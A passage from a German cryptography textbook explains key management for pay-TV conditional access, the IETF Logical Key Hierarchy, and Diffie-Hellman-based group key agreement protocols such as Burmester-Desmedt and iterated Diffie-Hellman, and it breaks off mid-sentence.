ECMs werden im Decoder aus dem allgemeinen Datenstrom ausgefiltert und an die Chipkarte weitergeleitet. In der Chipkarte werden, sofern der passende SK vorhanden ist, der MAC überprüft und ggf. die Daten entschlüsselt. Danach werden die in der ECM enthaltenen Bedingungen mit den auf der Chipkarte gespeicherten Rechten verglichen (z.B. „Inhaber ist mindestens 18 Jahre alt“ oder „Inhaber hat seine Abo-Gebühren für Januar und Februar bezahlt“), und wenn die Rechte den jeweiligen Bedingungen entsprechen, wird das Kontrollwort von der Chipkarte an den Decoder übergeben. Die Entschlüsselung des Films kann beginnen. Die Chipkarte dient also als vertrauenswürdige Umgebung, in der die Überprüfung der Rechte sicher stattfinden kann. Schlägt diese Überprüfung fehl, so wird das Kontrollwort in der Chipkarte verworfen, der Film bleibt verschlüsselt.

Schlüsselhierarchien. Das Problem, einen Film nur selektiv an zahlende Kunden zu übertragen, wird so auf das Problem reduziert, einen Programmschlüssel SK an diese Kunden zu übertragen, und zwar auf dem gleichen Weg wie die Bild- und Tondaten. Wie funktioniert das in der Praxis?

Bild 6.7 gibt die Antwort auf diese Frage: Jede Chipkarte wird, ähnlich wie beim GSM-Mobilfunk, mit einem für jede Chipkarte individuellen Schlüssel PK_i personalisiert, bevor sie an die Kunden ausgeliefert wird. Dabei steht der Index i in der Regel




Abb. 6.7 Typische Schlüsselhierarchie eines Pay-TV-Systems. Ein typischer Wert für die Größe von Teilnehmergruppen ist 256.

für die Chipkartennummer, die auf der Karte abgedruckt ist. Beim Abschluss eines Vertrages wird diese Chipkartennummer i , und damit auch der Schlüssel PK_i , mit einem Kunden assoziiert.

Im Prinzip ist damit das Schlüsselverteilproblem gelöst: Der Pay-TV-Anbieter kann die Programmschlüssel SK und die Rechte des Teilnehmers mit PK_i verschlüsseln und authentisieren, und in einer speziellen „Rechtemanagementnachricht“ („Entitlement Management Message“, EMM) an die Chipkarte des Teilnehmers senden.

Diese Lösung lässt aber Performanceprobleme außer acht: Rechte müssen einmal im Monat erneuert werden, nämlich dann, wenn die monatliche Abgebühr beim Anbieter eingetroffen ist. Wenn eine EMM ca. 50 Byte lang wäre, so würde sich die für eine Million Kunden zu übertragende Datenmenge schon auf 50 Megabyte aufsummieren. Hinzu kommt, dass Daten nur empfangen werden können, wenn der Decoder eingeschaltet ist. Daraus folgt, dass diese Datenmenge mehrfach übertragen werden muss. (Ein praktisch verwendeter Wert ist, die EMM für einen Kunden pro halber Stunde mindestens einmal zu übertragen.)

Bei diesen Datenmengen stellt sich die Frage nach Optimierungsmöglichkeiten. Diese sind gegeben, wenn mehrere Kunden zu einer Gruppe zusammengefasst werden. (Ein typischer Wert hierfür ist 256.) Die Übertragung eines Programmschlüssels SK erfolgt so in zwei Stufen:

- Zunächst wird für die Mitglieder einer Gruppe ein Gruppenschlüssel GK_j generiert. Dieser Schlüssel ist für jede Gruppe eindeutig. Er wird für jedes Gruppenmitglied jeweils mit dessen individuellem Schlüssel verschlüsselt und übertragen. Nachdem alle Gruppenmitglieder diese Kryptogramme empfangen und entschlüsselt haben, besitzen sie einen gemeinsamen Gruppenschlüssel. Der Gruppenschlüssel ändert sich nicht jeden Monat, sondern nur dann, wenn ein Mitglied der Gruppe sein Abonnement kündigt. Dieser Schritt muss daher nur selten durchgeführt werden.
- Der Programmschlüssel und die Rechte werden jetzt nur noch mit dem Gruppenschlüssel verschlüsselt. Dies muss weiterhin jeden Monat (ggf. im Stundenrhythmus)




Abb. 6.8 Initialisierung der Logical Key Hierarchy mit Hilfe eines Standard-Sicherheitsprotokolls.

erfolgen, die Datenmenge hat sich jetzt aber erheblich reduziert (in der Praxis z.B. um den Faktor 256!).

Ein weiterer Vorteil der in Bild 6.7 dargestellten Schlüsselhierarchie ist die Möglichkeit, Rechte effizient zu entziehen. Um z.B. den Teilnehmer 4 nach einer Kündigung vom weiteren Empfang des Programms auszuschließen, geht man wie folgt vor:

- Der Pay-TV-Anbieter erzeugt einen neuen Gruppenschlüssel GK'_2 und verschlüsselt diesen mit PK_3 (und nicht mit PK_4 !). Nach Empfang des Kryptogramms kennt Teilnehmer 3 den neuen Schlüssel, Teilnehmer 4 aber nicht.
- Ein neuer Programmschlüssel SK' wird mit GK_1 und dem neuen GK'_2 verschlüsselt übertragen. Jetzt kennen Teilnehmer 1, 2 und 3 diesen neuen Schlüssel, der ausgeschlossene Teilnehmer 4 dagegen nicht. ECMs werden jetzt mit dem neuen SK' verschlüsselt, und damit kann Teilnehmer 4 das Programm nicht mehr empfangen.

6.2.2 Die Logical Key Hierarchy (LKH)

Der Wert 256 für die Gruppengröße ist praktikabel in Pay-TV-Systemen, wenn die Gruppen relativ stabil sind. Ändert sich die Zusammensetzung der Gruppe dagegen dynamisch, so ist es vorteilhaft, die Gruppengröße zu verkleinern und eine Schlüsselhierarchie mit noch mehr Ebenen zu verwenden. Hat die Hierarchie k Ebenen, und hat jeder Knoten in diesem Baum b Nachfolger (d.h. die Gruppengröße ist b), so können b^{k-1} Teilnehmer mit dieser Struktur verwaltet werden. Zum Ausschluss eines Teilnehmers sind ungefähr $b \cdot k$ Nachrichten erforderlich. Besonders günstig ist der Wert $b = 2$.

Solche binären Schlüsselhierarchien werden bei der IETF, und insbesondere in der MSEC-Arbeitsgruppe, unter dem Schlagwort „Logical Key Hierarchy (LKH)“ diskutiert [BMS00, HH99]. Die Terminologie ist hier natürlich eine andere, da die Entwicklung weitgehend unabhängig von den Conditional Access-Systemen erfolgte.




Abb. 6.9 Aufbau der Logical Key Hierarchy (LKH) mit Key Encryption Keys (KEK) und dem Traffic Encryption Key (TEK) als Wurzel des Baumes.

Die MSEC-Arbeitsgruppe der IETF [Groa] ist Anfang 2001 aus der Secure Multicast-Gruppe [Grob] der Internet Research Task Force (IRTF) entstanden. Die Aufgabenstellung von MSEC wurde dabei im Vergleich zur Aufgabe von SMuG („alle relevanten Aspekte der Multicast-Sicherheit diskutieren“) stark eingeschränkt: MSEC beschäftigt sich nur mit dem Szenario, in dem ein einzelner Sender Daten verschlüsselt an eine Multicast-Gruppe senden möchte.

Die Aufgabe, die kryptografischen Schlüssel zwischen dem einen Sender und den vielen Empfängern zu koordinieren, fällt dabei dem „Group Controller and Key Server“ (GCKS) zu [BCDL05]. (Diese Funktion kann in der Praxis vom Videoserver mit erledigt werden. Damit würde dieser Server dem „Sendezentrum“ eines Pay-TV-Anbieters entsprechen.) Bei allen Diskussionen steht zwar immer noch das erfolgreiche Protokoll IPSec im Vordergrund, aber auch andere Protokolle wie z.B. das Secure Real-Time-Protocol [BMN⁺04] gewinnen an Bedeutung.

Die Initialisierung der Schlüsselhierarchie kann im IETF-Umfeld nicht mehr durch Personalisierung von Chipkarten mit individuell verschiedenen Schlüsseln erfolgen, sondern muss auf Standardprotokolle aus dem Bereich der Internetsicherheit zurückgreifen. Dazu baut der GCKS, wie in Bild 6.8 dargestellt, sichere Kanäle zu den einzelnen Teilnehmern auf (z.B. mit IPSec oder SSL) und sendet über diese Kanäle die „Key Encryption Keys“ (KEK) der LKH. Jeder Teilnehmer erhält dabei einen individuellen KEK (vergleichbar dem Chipkartenschlüssel PK_i) und alle KEKs (vergleichbar den Gruppenschlüsseln G_j), die auf dem Weg vom Teilnehmer zur Wurzel des LKH-Baumes liegen (Bild 6.8 und Bild 6.9).

Mit der Struktur, die sich so ergibt, kann nun der „Traffic Encryption Key“ (TEK), der zur Verschlüsselung der Daten verwendet wird, übertragen werden. (Dies ist in der Praxis natürlich kein isolierter Schlüssel, sondern eher eine komplette Security Association im Sinne von IPSec.) Zur Übertragung können hier Techniken der Verschlüsselung und der Hashwertbildung verwendet werden [BMS00, HH99].

Die Baumstruktur bietet, analog zum Pay-TV, eine effiziente Möglichkeit zum Ausschluss von Teilnehmern, wobei die Effizienz hier durch die Verwendung von binären

Bäumen (unterhalb jedes Knotens befinden sich höchstens zwei Nachfolger) noch erheblich gesteigert wird.

Als Anwendungsbeispiel kann man sich hier ein Pay-Per-Time-Angebot eines Musiksenders vorstellen, bei dem Kunden sich für eine gewisse Zeit aktuelle Musikvideos ansehen können. Die Gruppenzusammensetzung ist hier hoch dynamisch. Kompromisse sind nötig, z.B. das Update der Gruppenzugehörigkeit immer nur nach dem Ende eines Musikclips.

Gruppen-MAC. Ein Aspekt, der von immensem kryptografischen Interesse ist, soll hier noch kurz erwähnt werden: Wie kann man die Authentizität des Absenders in einer Gruppe mit Mitteln der symmetrischen Kryptographie realisieren? Kurz: Kann man einen Gruppen-MAC definieren?

Zum Nachweis der Authentizität eines IP Multicast-Pakets kann dieses digital vom Absender signiert werden. Diese Vorgehensweise ist jedoch sehr aufwändig, sowohl vom Rechen- als auch vom Übertragungsaufwand her. Kann man nicht auch hier einen Message Authentication Code verwenden, z.B. den beliebten HMAC?

Die Verwendung eines MAC stößt bei Gruppen von Teilnehmern, die alle einen gemeinsamen Gruppenschlüssel kennen, auf Probleme, denn für alle MAC-Konstruktionen gilt: Wer einen MAC verifizieren kann, der kann ihn auch erzeugen.

Dies ist normalerweise bei zwei Teilnehmern kein Problem: Wenn ich den MAC nicht erzeugt habe, dann muss es der andere Teilnehmer gewesen sein. Bei drei und mehr Teilnehmern weiß ich aber nur noch, dass irgendeiner der anderen den MAC erzeugt hat, aber nicht mehr, wer.

Eine Gruppe von Forschern hat sich dieses Problems angenommen [PSC⁺05]. Ihre Lösung besteht darin, bestimmte physikalische Annahmen zum Übertragungskanal zu machen, z.B. dass ein IP-Paket auf seinem Weg durch das Internet höchstens drei der vor ihm gesendete IP-Pakete desselben Datenstroms überholen kann. Mit diesen Annahmen, die natürlich immer auf ihre Plausibilität geprüft werden müssen, ist eine Lösung des Problems (auf die wir hier aus Platzgründen nicht näher eingehen können) möglich.

6.3 Diffie-Hellman-basierte Schlüsselvereinbarungsverfahren für Gruppen

Die von MSEC getroffene Entscheidung, die Kontrolle der Gruppenzusammensetzung und des Schlüsselmanagements einer zentralen, allmächtigen Instanz, dem GCKS, zu überlassen, ist für manche Multicast-Anwendungen weniger geeignet.

So wäre z.B. bei einer Videokonferenz derjenige Teilnehmer, der die Rolle des GCKS übernommen hat, verpflichtet, bis zum (bitteren) Ende in dieser Diskussionsrunde auszuhalten, auch wenn ihn die Diskussion überhaupt nicht mehr interessiert oder

sogar unangenehm ist. Außerdem hätte er diktatorische Vollmachten und könnte alleine entscheiden, wer an der Diskussion teilnehmen darf, und wer nicht.

Diese beiden Eigenschaften des GCKS-Modells entsprechen nicht der Internet-Philosophie: Mit dem Arpanet-Forschungsprojekt wollte das US-Militär ja weg von Strukturen, bei denen der Ausfall einer zentralen Komponenten (hier des GCKS) den Ausfall der gesamten Kommunikation bedeuten würde.

In der IRTF-Arbeitsgruppe SMuG [Grob] wurden daher auch Alternativen zum zentralisierten Modell diskutiert. Dabei spielte insbesondere die Verallgemeinerung des Diffie-Hellman-Protokolls für Gruppen von Teilnehmern eine Rolle. Dieses Thema, das seit Anfang der achtziger Jahre diskutiert wird, soll hier mit seinen bislang wichtigsten Stationen kurz dargestellt werden.

6.3.1 Das Konferenzschlüsselsystem von Ingemarsson, Tang und Wong [ITW82]

Warum funktioniert das Schlüsselaustauschverfahren von Diffie und Hellman? Diese Frage stellten sich sechs Jahre nach der Publikation I. Ingemarsson, D. Tang und C. Wong. Ihre Antwort lautete: Weil die Funktion $f()$, mit der die beiden privaten Schlüssel im Exponenten verknüpft werden, symmetrisch ist:

$$g^{f(a,b)} = g^{a \cdot b} = g^{b \cdot a} = g^{f(b,a)}.$$

„Symmetrisch“ bedeutet hier, dass für jede mögliche Umordnung (Permutation) der Reihenfolge von a und b das gleiche Ergebnis herauskommt.

Die nächste logische Frage muss dann lauten: Funktioniert das auch für mehr als zwei private Schlüssel? D.h. gibt es z.B. eine Funktion $f(a, b, c)$ mit drei Argumenten a , b und c , für die

$$f(a, b, c) = f(a, c, b) = f(b, a, c) = f(b, c, a) = f(c, a, b) = f(c, b, a)$$

gilt?

Für die Verknüpfungen $+$ und \cdot gibt es diese Funktionen tatsächlich, und sie sind Gegenstand der mathematischen Algebra: Es sind die so genannten symmetrischen Funktionen, und sie können aus den elementarsymmetrischen Funktionen zusammengesetzt werden. Für drei Argumente a , b und c lauten die elementarsymmetrischen Funktionen wie folgt:

$$f_1(a, b, c) = a + b + c$$

$$f_2(a, b, c) = a \cdot b + a \cdot c + b \cdot c$$

$$f_3(a, b, c) = a \cdot b \cdot c$$

Es lag also nahe, diese Funktionen auf ihre Eignung für den verallgemeinerten Diffie-Hellman-Schlüsselaustausch hin zu untersuchen.




Abb. 6.10 Die zwei Runden des ITW-Protokolls für drei Teilnehmer. Es genügt, wenn die Nachrichten jeweils an den im Uhrzeigersinn nächsten Teilnehmer gesendet werden, aber auch ein Multicast an alle Teilnehmer ist sicher.

Das Ergebnis von [ITW82] war, dass sich aus Sicherheitsgründen nur die letzte dieser Funktionen eignet: Alle anderen Varianten können durch Abhören einer hinreichend großen Anzahl von Schlüsselaustauschnachrichten geknackt werden. Die Funktionsweise des ITW-Protokolls für drei Teilnehmer ist in Bild 6.10 dargestellt.

Im allgemeinen Fall von n Teilnehmern A_1, \dots, A_n (mit privaten Schlüsseln a_1, \dots, a_n) erhält z.B. Teilnehmer A_1 nacheinander die Werte

$$g^{a_n} \text{ mod } p, g^{a_n a_{n-1}} \text{ mod } p, \dots, g^{a_n a_{n-1} \dots a_3 a_2} \text{ mod } p$$

und kann daraus schließlich den Schlüssel $k = g^{a_n a_{n-1} \dots a_3 a_2 a_1} \text{ mod } p$ berechnen.

So schön wie das Ergebnis aus [ITW82] in theoretischer Hinsicht ist, es hat einen gravierenden praktischen Nachteil: Die Anzahl der Runden, die das Programm für n Teilnehmer durchlaufen muss, ist $n - 1$. Dies ist für praktische Zwecke zu groß. Es sollten aber 12 Jahre vergehen, bis ein wesentlich besseres Protokoll vorgestellt wurde.

6.3.2 Das Burmester-Desmedt-Protokoll [BD94]

Erst im Jahr 1994 (oder kurz vorher) stellten sich zwei Forscher die ursprüngliche Frage von Ingemarsson et. al. erneut, nämlich warum das Diffie-Hellman-Verfahren eigentlich funktioniert. Sie kamen zu einer anderen Antwort, die zu einer wesentlich besseren Lösung führte.

Die Antwort von Mike Burmester und Ivo Desmedt [BD94] lautete: Weil die Funktion $f()$ eine zyklische Funktion ist, d.h. wenn man die Argumente von $f()$ um eine Stelle verschiebt, und das heraus gefallene Argument an der freien Stelle wieder einfügt, dann kommt das gleiche Ergebnis heraus.

Für das ursprüngliche Diffie-Hellman-Protokoll mit nur zwei Teilnehmern sind beide Antworten identisch: Auf zwei Elementen gibt es nur zwei Permutationen, nämlich die Identität und das Vertauschen, und dem entsprechen die Schiebeoperationen um




Abb. 6.11 Die beiden Runden des Burmester-Desmedt-Protokolls für drei Teilnehmer. Dieses Protokoll kommt für jede Anzahl von Teilnehmern mit nur zwei Runden aus.

null oder eine Stelle. Für mehr als zwei Teilnehmer ergeben sich aber völlig neue Möglichkeiten, denn man kann jetzt Funktionen der Form

$$f(a, b, c, d) = a \cdot b + b \cdot c + c \cdot d + d \cdot a$$

verwenden. Die Leistung von Burmester und Desmedt besteht nun darin zu zeigen, wie eine solche Formel im Exponenten effizient in nur zwei Schlüsselaustauschrunden berechnet werden kann.

In Bild 6.11 ist das Burmester-Desmedt-Protokoll für drei Teilnehmer dargestellt. In Runde 1 sendet jeder Teilnehmer I an alle anderen Teilnehmer den Wert $z_I = g^i \bmod p$. Die Teilnehmer müssen hier logisch in einem gerichteten Kreis angeordnet sein, und jeder merkt sich die Nachrichten seines Vorgängers und seines Nachfolgers.

In der zweiten Runde bildet jeder Teilnehmer den Quotienten aus der Nachricht seines Nachfolgers, geteilt durch die Nachricht des Vorgängers (natürlich modulo p), und potenziert das Ganze (modulo p) mit dem eigenen privaten Schlüssel i . Diesen Wert X_I sendet er wieder an alle.

Aus den X_I - und z_I -Werten ergibt sich dann der Schlüssel, den jeder Teilnehmer etwas anders berechnen muss. Hier zum Vergleich die Ergebnisse von B und C aus Bild 6.11. (Die modulo p -Reduktionen wurden der leichten Lesbarkeit halber weggelassen, sind aber in jedem Rechenschritt vorzunehmen.)

$$\begin{aligned}
 K_B &= z_A^{3b} \cdot X_B^2 \cdot X_C \\
 &= (g^a)^{3b} \cdot (g^c/g^a)^{b \cdot 2} \cdot (g^a/g^b)^c \\
 &= g^{3ab+2bc-2ab+ac-bc} \\
 &= g^{ab+bc+ac} \\
 K_C &= z_B^{3c} \cdot X_C^2 \cdot X_A \\
 &= (g^b)^{3c} \cdot (g^a/g^b)^{c \cdot 2} \cdot (g^b/g^c)^a \\
 &= g^{3bc+2ac-2bc+ab-ac} \\
 &= g^{ab+bc+ac}
 \end{aligned}$$

Diese Formel lässt sich natürlich auch auf n Teilnehmer verallgemeinern, wobei der erste Faktor für den Teilnehmer I dann in der Potenz $n \cdot i$ (i der private Schlüssel des Teilnehmers), der zweite in der Potenz $n - 1$, der dritte in der Potenz $n - 2, \dots$, und schließlich der n -te in der ersten Potenz einfließt [BD94].

Mit dem Burmester-Desmedt-Verfahren haben wir ein praktisch optimales Protokoll, um bei einer bekannten und festen Anzahl von Teilnehmern einmalig einen Gruppenschlüssel zu vereinbaren. Wir sind damit aber noch nicht zufrieden, denn Forscher von IBM und der Universität von Kalifornien wandten ein: Was ist mit den hoch dynamischen Gruppen, mit der Aufnahme neuer und dem Ausschluss alter Mitglieder?

6.3.3 Protokolle zur Aufnahme und zum Ausschluss von Mitgliedern

In [STW98] stellten Michael Steiner, Michael Waidner und Gene Tsudik eine „neue Annäherung an die Gruppenschlüsselvereinbarung“ vor: Sie unterschieden erstmals konsequent zwischen

- Initial Key Agreement (IKA), dem Start der Gruppen-Kommunikation, bei dem erstmals ein Gruppenschlüssel vereinbart wird, und
- Auxiliary Key Agreement (AKA), bei dem der Gruppenschlüssel wegen des Eintretens eines der folgenden Ereignisse verändert werden muss:
 - Aufnahme neuer Mitglieder
 - Ausschluss/Ausscheiden alter Mitglieder
 - Vereinigung von Gruppen
 - Teilen von Gruppen

Da ein AKA auf bereist vorhandenen Informationen der Teilnehmer, z.B. dem aktuellen Gruppenschlüssel oder den bereist ausgetauschten Nachrichten aufbauen kann, sollte ein AKA mit weniger Ressourcen auskommen als ein IKA. Nur dann macht eine solche Unterscheidung Sinn. Ressourcen können dabei sein: Die Anzahl der benötigten Runden, die Anzahl der ausgetauschten Nachrichten oder der Rechenaufwand für jeden Teilnehmer.

In [STW98] wurden auch neue, Diffie-Hellman-basierte Protokolle angegeben, die sowohl für IKA als auch für AKA geeignet sind. Wegen der Komplexität der Protokolle sei hier auf eine Beschreibung verzichtet, die man in [STW98] und [STW96] finden kann.

Wie sieht nun die Eignung des Burmester-Desmedt-Protokolls für die unterschiedlichen Fälle des Auxiliary Key Agreement aus? Diese Frage wurde unter anderem in [MSS01] untersucht. Die Anzahl der Runden ist in jedem Fall zwei, hier lässt sich nichts mehr optimieren. Wie sieht es aber bei der Anzahl der Nachrichten aus?

Die Aufnahme eines neuen Gruppenmitglieds ist sehr effizient möglich: Der neue Teilnehmer D muss an einer Stelle in den logischen Kreis der Teilnehmer eingefügt werden, und muss mit den „alten“ Teilnehmern folgenden Nachrichten austauschen:

- D sendet $z_D = g^d \bmod p$ an alle Teilnehmer.
- Die beiden unmittelbaren logischen Nachbarn von D und D selbst senden neu berechnete X_I -Werte an alle.
- D selbst benötigt noch die alten z_J - und X_J -Werte der Teilnehmer, die nicht seine Nachbarn sind. Diese Werte können ihm von einem „alten“ Mitglied gesammelt in einer Nachricht zur Verfügung gestellt werden.

Wenn wir also in Bild 6.11 einen neuen Teilnehmer D zwischen C und A einfügen, so müssen die Nachrichten

$$\begin{aligned} z_D &= g^d, \\ X_D &= (g^a/g^c)^d, \\ X'_A &= (g^b/g^d)^a \text{ und} \\ X'_C &= (g^d/g^b)^c \end{aligned}$$

neu ausgetauscht werden, und nachdem D die restlichen alten Werte erhalten hat, können alle den neuen Schlüssel berechnen, z.B. D als

$$\begin{aligned} K_D &= z_C^{4d} \cdot X_D^3 \cdot X_A^2 \cdot X_B \\ &= (g^c)^{4d} \cdot (g^a/g^c)^{d \cdot 3} \cdot (g^b/g^d)^{a \cdot 2} \cdot (g^c/g^a)^b \\ &= g^{4cd+3ad-3cd+2ab-2ad+bc-ab} \\ &= g^{ab+bc+cd+da}. \end{aligned}$$

Die Aufnahme eines neuen Teilnehmers ist damit also wesentlich effizienter als ein völlig neues IKA.

Anders sieht es beim Ausschluss eines „alten“ Teilnehmers aus: In [MSS01] konnte gezeigt werden, dass mindestens $(1, 5) \cdot n$ der $2n$ Nachrichten des Burmester-Desmedt-Protokolls neu gesendet werden müssen, damit der alte Teilnehmer nicht weiterhin die Kommunikation entschlüsseln kann. Das ist nicht besonders effizient, in der Praxis würde man wohl ein komplettes IKA machen.




Abb. 6.12 Die Iteration des Diffie-Hellman-Protokolls für eine Gruppe von $n= 4$ bzw. $n = 3$ Teilnehmern. Nach Beendigung der $\lceil \log 2n \rceil = 2$ Runden des Protokolls besitzen genau die vier (drei) Teilnehmer den gemeinsamen Schlüssel k .

6.3.4 Iterierter Diffie-Hellman

Wenn man die Diffie-Hellman-Schlüsselvereinbarung mit dem baumbasierten Ansatz der Logical Key Hierarchie kombiniert, erhält man ein Protokoll, das sehr gut geeignet ist, um ein dynamisches Gruppenverhalten abzubilden.

Die Idee dabei ist, die Diffie-Hellman-Schlüsselvereinbarung iterativ einzusetzen: Wenn zwei Personen mit DH ein gemeinsames Geheimnis vereinbart haben, so können sie in einem neuen Diffie-Hellman-Verfahren als „Gruppe A“ oder „Gruppe B“ auftreten, und das gemeinsame Geheimnis als privaten Schlüssel verwenden.

Die Idee, das Diffie-Hellman-Verfahren zu iterieren, geht auf die Dissertation von Klaus-Clemens Becker zurück [Bec97]. Einer breiteren Öffentlichkeit wurde sie in [BW98] im Rahmen eines Beispielprotokolls zur Schlüsselvereinbarung vorgestellt.

In Bild 6.12 wird die iterierte Vereinbarung eines Schlüssels für eine Gruppe von vier Teilnehmern dargestellt (Iteriertes Diffie-Hellman-Verfahren, IDH). Je zwei dieser Teilnehmer (A und B , bzw. C und D) führen zunächst ein „normales“ Diffie-Hellman-Protokoll durch, um einen Schlüssel k_1 bzw. k_2 zu vereinbaren.

In der zweiten Runde bilden A und B eine Gruppe, die mit der Gruppe C , D einen weiteren Diffie-Hellman-Schlüsselaustausch durchführt. Dabei muss nur je ein Mitglied jeder Gruppe aktiv sein (z.B. A und C), die anderen Mitglieder bleiben passiv:

- A sendet den Wert $g^{k_1} \bmod p$ an alle Teilnehmer (z.B. mittels IP Multicast).
- C sendet den Wert $g^{k_2} \bmod p$ an alle Teilnehmer.
- A und B kennen k_1 und können so $k = (g^{k_2})^{k_1} \bmod p$ berechnen.
- C und D kennen k_2 und können ebenfalls $k = (g^{k_1})^{k_2} \bmod p$ berechnen.

Dieses Verfahren funktioniert natürlich auch für jede andere Zahl von Teilnehmern. In Bild 6.12 ist dies exemplarisch noch einmal für drei Teilnehmer dargestellt.

In [BW98] wird dieses Verfahren als IKA-Verfahren eingesetzt und präzise beschrieben. Dazu gehört auch eine Abbildung, die z.B. das Element $g^{ab} \bmod p$ der mathe-




Abb. 6.13 Das Hinzufügen eines neuen Teilnehmers zu einer Gruppe im iterierten Diffie-Hellman-Protokoll.

matischen Gruppe der Restklassen modulo p wieder in eine natürliche Zahl überführt, da jeder Exponent ja eine natürliche Zahl sein muss. Dies klingt hier im Zusammenhang mit der „mod p “-Operation recht pedantisch, die Bedeutung einer mathematisch sauberen Definition wird aber spätestens dann klar, wenn man versucht, das IDH-Verfahren für elliptische Kurven zu beschreiben. Hier soll (der leichteren Lesbarkeit wegen) auf diese Definition verzichtet und stattdessen auf den ausgezeichneten Artikel [BW98] verwiesen werden. Dort wird auch gezeigt, dass das Verfahren genauso sicher ist wie das „normale“ Diffie-Hellman-Protokoll.

Wie kann dieses Protokoll nun für AKA-Verfahren nutzen? Diese Frage wurde unabhängig voneinander von A. Perrig [Per99] zusammen mit Y. Kim und G. Tsudik [KPT00], und vom Autor [Sch98] zusammen mit R. Schaffelhofer und T. Martin [MSS01] untersucht.

Die Idee ist dabei die gleiche, die auch der Logical Key Hierarchy zugrunde liegt:

- Wird ein neuer Teilnehmer hinzugefügt (vgl. Bild 6.13), so werden an das Blatt eines bestehenden Teilnehmers zwei Nachfolgeknoten angefügt, und dem „alten“ sowie dem neuen Teilnehmer je ein Blatt zugewiesen. Alle Schlüssel/geheimen Werte, die auf dem Weg von diesem Blatt zur Wurzel des Baumes (dem Gruppenschlüssel) liegen, müssen ausgetauscht werden.
- Wird ein „alter“ Teilnehmer aus der Gruppe ausgeschlossen (vgl. Bild 6.14), so wird sein Blatt und das seines „Partners“ gelöscht, und der „Partner“ wird dem neu entstandenen Blatt zugeordnet. Auch hier müssen alle Schlüssel/Geheimnisse, die auf dem Pfad vom ausgeschlossenen Teilnehmer hin zur Wurzel liegen, ausgetauscht werden.

In Bild 6.13 ist ein möglicher Algorithmus zur Aufnahme eines neuen Teilnehmers in die Gruppe graphisch dargestellt:

- Jeder Teilnehmer muss beim IDH-Verfahren wissen, welchem Blatt er in dem binären Baum zugeordnet ist. Diese Information ist hier in Form eines Bitfolge kodiert: Der Wurzel des Baumes wird die Bitfolge 1 zugeordnet, und für jeden Knoten

